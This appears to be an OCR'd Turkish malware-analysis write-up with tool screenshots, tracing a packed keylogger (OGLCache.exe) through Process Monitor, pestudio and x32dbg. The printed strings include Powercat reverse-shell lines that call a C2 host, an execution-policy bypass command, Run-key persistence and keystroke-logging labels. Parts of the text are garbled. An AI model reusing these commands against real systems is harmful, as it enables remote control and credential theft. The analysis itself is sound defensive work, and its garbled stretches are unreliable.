 13:50:22,8316703 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8336834 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8338442 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8338919 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8339794 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8340753 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8346032 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8346128 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8348418 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8349114 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8349863 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8352550 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8352720 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8352767 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8353742 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8353951 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS T
 13:50:22,8355144 OGLCache.exe 2460 RegCloseFile C:\Users\mert\AppData\Roaming\AMD\default.com SUCCESS T
 13:50:22,8366887 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\CustomLocale REPARSE D
 13:50:22,8367015 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\CustomLocale SUCCESS D
 13:50:22,8367113 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\Control\Nls\CustomLocale\en-US NAME NOT FOUND L
 13:50:22,8367148 OGLCache.exe 2460 RegCloseKey HKLM\System\CurrentControlSet\Control\Nls\CustomLocale SUCCESS D
 13:50:22,8367187 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale REPARSE D
 13:50:22,8367234 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale\en-US SUCCESS D
 13:50:22,8367299 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale\en-US NAME NOT FOUND L
 13:50:22,8367323 OGLCache.exe 2460 RegCloseKey HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale SUCCESS D

System Configuration

General Boot Services Startup Tools

Startup Item Manufacturer Command Location

VMware Tools VMware, Inc. "C:\Program Files\VMware\VMware Tools\ymtolsd.exe" ... HKLM
 Lollipop Unknown C:\Users\mert\AppData\Roaming\AMD\OGLCache.exe HKCU

Enable all Disable all OK Cancel Apply Help

Showing 2,070 of 980,472 events (0.2%)

Backed by virtual memory

pestudio 8.56 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\Desktop\apt_28022017\apt1.exe


-d indicators (3/7)
 -virustotal (n/a)
 -dos-stub (64 bytes)
 -file-header (20 bytes)
 -optional-header (224 bytes)
 -directories (5)
 -sections (4)
 -libraries (3/5)
 -imports (47)
 -exports (n/a)
 -exceptions (n/a)
 -tls-callbacks (n/a)
 -resources (text)
 -ad strings (28/1947)
 -debug (invalid)
 -manifest (n/a)
 -file-version (n/a)
 -certificate (n/a)
 -overlay (unknown)

type	size	location	blacklisted (28)	item (1947)
ascii	21	-	-	GetThemeAppProperties
ascii	4	-	-	sVgf
ascii	4	-	-	E.?)
ascii	4	-	-	P^cY
ascii	4	-	-	sy3A
ascii	4	-	-	t>3b
ascii	4	-	-	>x%?
ascii	4	-	-	6bM
ascii	4	-	-]>fk
ascii	4	-	-	bAlu
ascii	4	-	-	>GeA
ascii	4	-	-	IS^o
ascii	4	-	-	VCdT
ascii	5	-	-	_ZXUQ
ascii	4	-	-	8l:m
ascii	12	-	-	_virtualAlloc
ascii	18	-	-	_riteProcessMemory
ascii	11	-	-	;adLibrary
ascii	10	-	-	svxuqnksd
ascii	4	-	-	w1o_
ascii	4	-	-	J4D
ascii	8	-	-	~%{OnF~
ascii	4	-	-	GUV<
ascii	6	-	-	>_\D\$)
ascii	4	-	-	<VEw
ascii	4	-	-	'Tr0
ascii	5	-	-	\$fnzk
ascii	4	-	-	IVzo
ascii	5	-	-	<O&S^
ascii	4	-	-	U8#g
ascii	4	-	-	;nIM
ascii	4	-	-	Bgl@
ascii	5	-	-	oQ2vL

Server DNS Name: 84.200.2.12 Service Port: 443 Signature Name: Malware.Binary.exe

Raw Command

\177@/000/000/000/330/346s[254,347]_360/200/232/233/364B/254!/_250;T/240/374/204/254/373/220/341/u/372H/311/226/367/203/372x/_366/267P/240/354z[255/262/254]_365!/_367/220/365/377/375/353/13'@/301/364/24/4024/310/375/037/360/306/324/240/266/177@/000/000/000/330/310/360/3629B/311/376/333/266/223n/27/5/236/300/360/262/250/300/320/365/255/221/265 xq[345/256H/273d/216/374/224/322/333/374/356/215/37/7/230/261/276K/307n/224/260/_315/261/361/206/266/356/331/276y/274/177/000/000/000/330/244/232/232/240/220/340/362t@/355/256/254/230/336J/354/363/310/334/320/234/300/3405/302@/220/333/@/35/372/332/226/256/266/200B/363/270/177/272/379/345/372y/375/370/270/006@/016/233/360/030/355/177@/000/000/000/330/277@/334/242/350@/334/247/210/311/221/224@/354/276/254/360/304/360/370d/247/350/340/332/004/R_200/_221/350/300/_206/352/357A/34mg/274/333/253@/264/373/030/367y@/241/5y@/177@/000/000/000/330/_237/303/_354p/244/230/260/347/20/360/276/264H/230/_232/313p@/210/_377/330/_372/254@/204/336/333/256/342/340/_240/244/_322/221/330/300B/267/376/373/356/2d4/205/_251/357/_225g/340/_374/177/000/000/000/330/_322U@/307/240/242p/350/_332/200B/21/343/376/364/233/314/30/32/_360/_336/030/334/303/_350/271/346/364/270/354L/240/377/_236/_340@/_200/_334/375/316@/2/35/_+/_231/225/036/251/364@/_210/_177@/000/000/000/330/320/_312/244/300/_214/256/347/246@/_3/324p/244/_274/340/v1220/260L/353/_340/350/_327/352/214/257@/314/304/314/255Z/020/_314/320@/_d/330/_200/_374/3563/235/205/_274/274F/303/221/_257/315/030/021/177@/000/000/000/330/266/346T@/_277/340/352/177/_344/377Tp/_350/353/_300/_372/_200/240/240/363/240/260/262/_251/331/205/_300/274/362/260/314Z/_331/352/230/32/74/237/303/321/244/235/356/202/_327/347d/240/312/_252/273/302/255/_026/_201/_033/355/251/_177/_000/_000/330/340/_364/270/_329zDp@/214/324/214/277/302/_227/275/263/_325/376/_220/_317/334/206/232/3/25/205/265g/351d/364/242/342/272/_006/214/360/273/_251/350/204/_244/216/215/239/306M/211/393/302/34/4/222/_1224/_024/227/_215/261/_177/_000/_000/330/_209@/_215/274/370/_231/_272/320/_250/207/300/_



Daha sonra statik analizden WriteProcessMemory fonksiyonunu _riteProcessMemory değiştirerek kendini gizlemeye çalışıp, sistem üzerinde çalıştırıldıktan sonra GetLongPathNameA fonksiyonunu çok defa çağrıarak dinamik kod analizini zorlaştırmaya çalışan bir paketleyici (packet) ile paketlenmiş olan OGLCache.exe programını paketinden çıkardım. Pestudio ile incelediğimde bu defa haberleştiği ip adresinin yanı sıra, [Powercat](#) aracına dair karakter dizileri (strings) ve tuş kaydı yaptığına dair ipuçları elde ettim. Ayrıca hyd7u5jdi8 karakter dizisinden yola çıkararak art niyetli kişilerin bu zararlı yazılımı Ağustos 2016'dan beri aktif olarak kullandıklarını [tespit](#) ettim.

x32dbg - File: apt1.exe - PID: 96C - Module: apt1.exe - Thread: Main Thread 730

File View Debug Plugins Favourites Options Help Feb 28 2017

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Thread

word ptr [ebx]=[00425E78]=725F

.text:00402666 apt1.exe:\$2666 #1A66

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct

Address	Hex	ASCII
00425E78	5F 72 69 74 65 50 72 6F 63 65 73 7	_writeProcess
00425E79	72 00 00 00 00 00 00 00 00 00 00 0	
00425E7A	4C 69 62 72 61 72 79 57 00 73 78 7	Libraryw.sxv
00425E7B	6B 73 64 00 00 00 00 00 00 00 0 Ksd..	
00425E7C	00 00 DA 59 35 85 94 A0 56 DB 4B E ..Üys.. VÜKc	
00425E7D	98 87 92 A6 B9 DD 4D ED DA 33 C8 3 ..'YM103E3	
00425E7E	1D E0 3E C1 3E 36 F9 07 60 8C B4 4 ..å>ü.. N	
00425E7F	A2 38 2A D0 82 E5 E4 A0 6 e8=Uå,å"å i	
00425E80	27 91 90 F7 BE F5 48 8A D8 BE 25 7 ..-%0.0.%y	
00425F00	CF C6 85 33 11 00 B2 A3 97 D5 8E 1 14.3..*£.Ö..	
00425F01	D8 B9 99 29 DC 32 74 A2 CA B2 OF 1 0'.)Üt <e>..</e>	

Command: Paused apt1.exe: 00425E78 -> 00425E78 (0x00000001 bytes)

Time Wasted Debugging: 0:00:07:05

x32dbg - File: apt1.exe - PID: 81C - Module: apt1.exe - Thread: Main Thread 840

File View Debug Plugins Favourites Options Help Feb 28 2017

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Thread

EIP=004040ED


.text:004040ED apt1.exe:\$4E0D #420D <sub_4040DEC+21>

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct

Address	Hex	ASCII
00250000	BB 74 24 04 55 E8 AF 01 00 00 58 5 t\$.Üe...XP	
00250001	00 00 00 00 00 00 00 00 00 00 00 0	
00250002	00 00 00 00 00 00 00 00 00 00 00 0	
00250003	00 00 00 00 00 00 00 00 00 00 00 0	
00250004	00 00 00 00 00 00 00 00 00 00 00 0	
00250005	00 00 00 00 00 00 00 00 00 00 00 0	
00250006	00 00 00 00 00 00 00 00 00 00 00 0	
00250007	00 00 00 00 00 00 00 00 00 00 00 0	
00250008	00 00 00 00 00 00 00 00 00 00 00 0	
00250009	00 00 00 00 00 00 00 00 00 00 00 0	
0025000A	00 00 00 00 00 00 00 00 00 00 00 0	
0025000B	00 00 00 00 00 00 00 00 00 00 00 0	
0025000C	00 00 00 00 00 00 00 00 00 00 00 0	
0025000D	00 00 00 00 00 00 00 00 00 00 00 0	
0025000E	00 00 00 00 00 00 00 00 00 00 00 0	
0025000F	00 00 00 00 00 00 00 00 00 00 00 0	

Command: Running Dump: 00250000 -> 00250000 (0x00000001 bytes)

Time Wasted Debugging: 0:00:25:05



pestudio 8.56 - Malware Initial Assessment - www.winitor.com

File Help

clusers\mert\Desktop\decoded_malware\oglcache.exe

type	size	location	blacklisted (200)	item (1300)
ascii	4	-	x	\$.VB
ascii	52	-	x	powercat -c 10.1.1.1 -p 53 -dns c2.example.com
ascii	59	-	x	powercat -l -p 8000 -r dns:10.1.1.53;c2.example.com
ascii	165	-	x	cmd.exe /c powershell Set-ExecutionPolicy Bypass -Scope Process -Force...
ascii	8	-	x	%WINDIR%
ascii	19	-	x	%\system32\cmd.exe
ascii	18	-	x	checkip.dyndns.org
ascii	24	-	x	Host: checkip.dyndns.org
ascii	80	-	x	User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
ascii	82	-	x	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
ascii	31	-	x	Accept-Language: en-US,en;q=0.8
ascii	6	-	x	%TEMP%
ascii	40	-	x	84,200,212:443;
ascii	16	-	x	%TEMP%\lopc.cmd
ascii	27	-	x	C:\Windows\system32\cmd.exe
ascii	9	-	x	psapi.dll
ascii	19	-	x	GetModuleFileNameEx
ascii	6	-	x	ns.exe
ascii	6	-	x	System
ascii	23	-	x	SetThreadExecutionState
ascii	27	-	x	C:\Windows\system32\cmd.exe
ascii	46	-	x	SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
ascii	56	-	x	SOFTWARE\Microsoft\ActiveSetup\Installed Components\%s\
ascii	11	-	x	Secur32.dll
ascii	22	-	x	LsaGetLogonSessionData
ascii	25	-	x	LsaEnumerateLogonSessions
ascii	9	-	x	psapi.dll
ascii	19	-	x	GetModuleFileNameEx
ascii	12	-	x	ERNEI32.DLL
ascii	11	-	x	winhttp.dll
ascii	11	-	x	WinHttpOpen
ascii	21	-	x	WinHttpGetProxyForUrl
ascii	18	-	x	WinHttpCloseHandle
ascii	37	-	x	WinHttpGetIEProxyConfigForCurrentUser
ascii	19	-	x	GetNativeSystemInfo
ascii	11	-	x	ProductType
ascii	47	-	x	SYSTEM\CurrentControlSet\Control\ProductOptions
ascii	5	-	x	WININT
ascii	8	-	x	LANMANNT

pestudio 8.56 - Malware Initial Assessment - www.winitor.com



	type	size	location	blacklisted (200)	item (1300)
indicators (3/14)	ascii	4	-	-	<L0
virustotal (n/a)	ascii	4	-	-	\$rFB
dos-stub (64 bytes)	ascii	4	-	-	\$JFB
file-header (20 bytes)	ascii	17	-	-	function powercat
optional-header (224 bytes)	ascii	8	-	-	param(
directories (2)	ascii	35	-	-	[alias("Client")][string]\$c="", [alias("Listen")][switch]\$l=\$False,
sections (4)	ascii	39	-	-	[alias("Port")][Parameter(Position=-1)][string]\$p="", [alias("Execute")][string]\$e="", [alias("ExecutePowershell")][switch]\$sep=\$False,
libraries (2/8)	ascii	57	-	-	[alias("Relay")][string]\$r="", [alias("UDP")][switch]\$u=\$False,
imports (161)	ascii	36	-	-	[alias("dnsCat2")][string]\$dns="", [alias("DNSFailureThreshold")][int32]\$dnsft=10,
exports (n/a)	ascii	51	-	-	[alias("Timeout")][int32]\$t=60,
exceptions (n/a)	ascii	65	-	-	[Parameter(ValueFromPipeline=\$True)][alias("Input")]\$i=\$null,
tls-callbacks (n/a)	ascii	83	-	-	[ValidateSet("Host", "Bytes", "String")][alias("OutputType")][string]\$o="Host", [alias("OutputFile")][string]\$of="", [alias("Disconnect")][switch]\$d=\$False,
resources (n/a)	ascii	40	-	-	[alias("Repeater")][switch]\$rep=\$False,
strings (200/1300)	ascii	43	-	-	[alias("GeneratePayload")][switch]\$g=\$False,
debug (n/a)	ascii	48	-	-	[alias("GenerateEncoded")][switch]\$ge=\$False,
manifest (n/a)	ascii	36	-	-	[alias("Help")][switch]\$h=\$False
file-version (n/a)	ascii	38	-	-	##### ##### HELP ##### #####
certificate (n/a)	ascii	11	-	-	\$Help = "
overlay (n/a)	ascii	41	-	-	powercat - Netcat, The Powershell Version
	ascii	58	-	-	Github Repository: https://github.com/besimorhino/powercat
	ascii	72	-	-	This script attempts to implement the features of netcat in a powershell
	ascii	72	-	-	script. It also contains extra features such as built-in relays, execute
	ascii	33	-	-	powershell, and a dnsCat2 client.
	ascii	46	-	-	Usage: powercat [-c or -l] -p port [options]
	ascii	83	-	-	-c <ip> Client Mode. Provide the IP of the system you wish to connect to.
	ascii	83	-	-	If you are using -dns, specify the DNS Server to send queries to.

pestudio 8.56 - Malware Initial Assessment - www.winitor.com

	type	size	location	blacklisted (200)	item (1300)
indicators (3/14)	unicode	15	-	-	UninstallString
virustotal (n/a)	unicode	14	-	-	DisplayVersion
dos-stub (64 bytes)	unicode	9	-	-	Publisher
file-header (20 bytes)	unicode	20	-	-	QuietUninstallString
optional-header (224 bytes)	unicode	27	-	-	%2d%2d/%d %2d%2d%2d%2d
directories (2)	unicode	28	-	-	L d/%. d/%d %2d%2d%2d
sections (4)	unicode	5	-	-	%
libraries (2/8)	unicode	13	-	-	InternetProxy
imports (161)	unicode	8	-	-	%d;%s;
exports (n/a)	unicode	15	-	-	\%u;%64u;%s%;
exceptions (n/a)	unicode	5	-	-	/%%
tls-callbacks (n/a)	unicode	5	-	-	%%%
resources (n/a)	unicode	5	-	-	%%%
strings (200/1300)	unicode	4	-	-	%%%
debug (n/a)	unicode	5	-	-	%%%;u
manifest (n/a)	unicode	5	-	-	%%%;d
file-version (n/a)	unicode	36	-	-	[%s] - [%2d/%2d/%d %2d:%2d:%2d]
certificate (n/a)	unicode	11	-	-	(Backspace)
overlay (n/a)	unicode	8	-	-	(Return)
	unicode	5	-	-	(Tab)
	unicode	12	-	-	(Arrow Left)
	unicode	10	-	-	(Arrow Up)
	unicode	13	-	-	(Arrow Right)
	unicode	12	-	-	(Arrow Down)
	unicode	6	-	-	(Home)
	unicode	9	-	-	(Page Up)
	unicode	11	-	-	(Page Down)
	unicode	5	-	-	(End)
	unicode	7	-	-	(Break)
	unicode	8	-	-	(Delete)
	unicode	8	-	-	(Insert)
	unicode	14	-	-	(Print Screen)
	unicode	13	-	-	(Scroll Lock)
	unicode	11	-	-	(Caps Lock)
	unicode	5	-	-	(Alt)
	unicode	5	-	-	(Esc)
	unicode	9	-	-	(Ctrl+ %c)
	unicode	4	-	-	(%s)
	unicode	4	-	-	%2X
	unicode	5	-	-	%%%

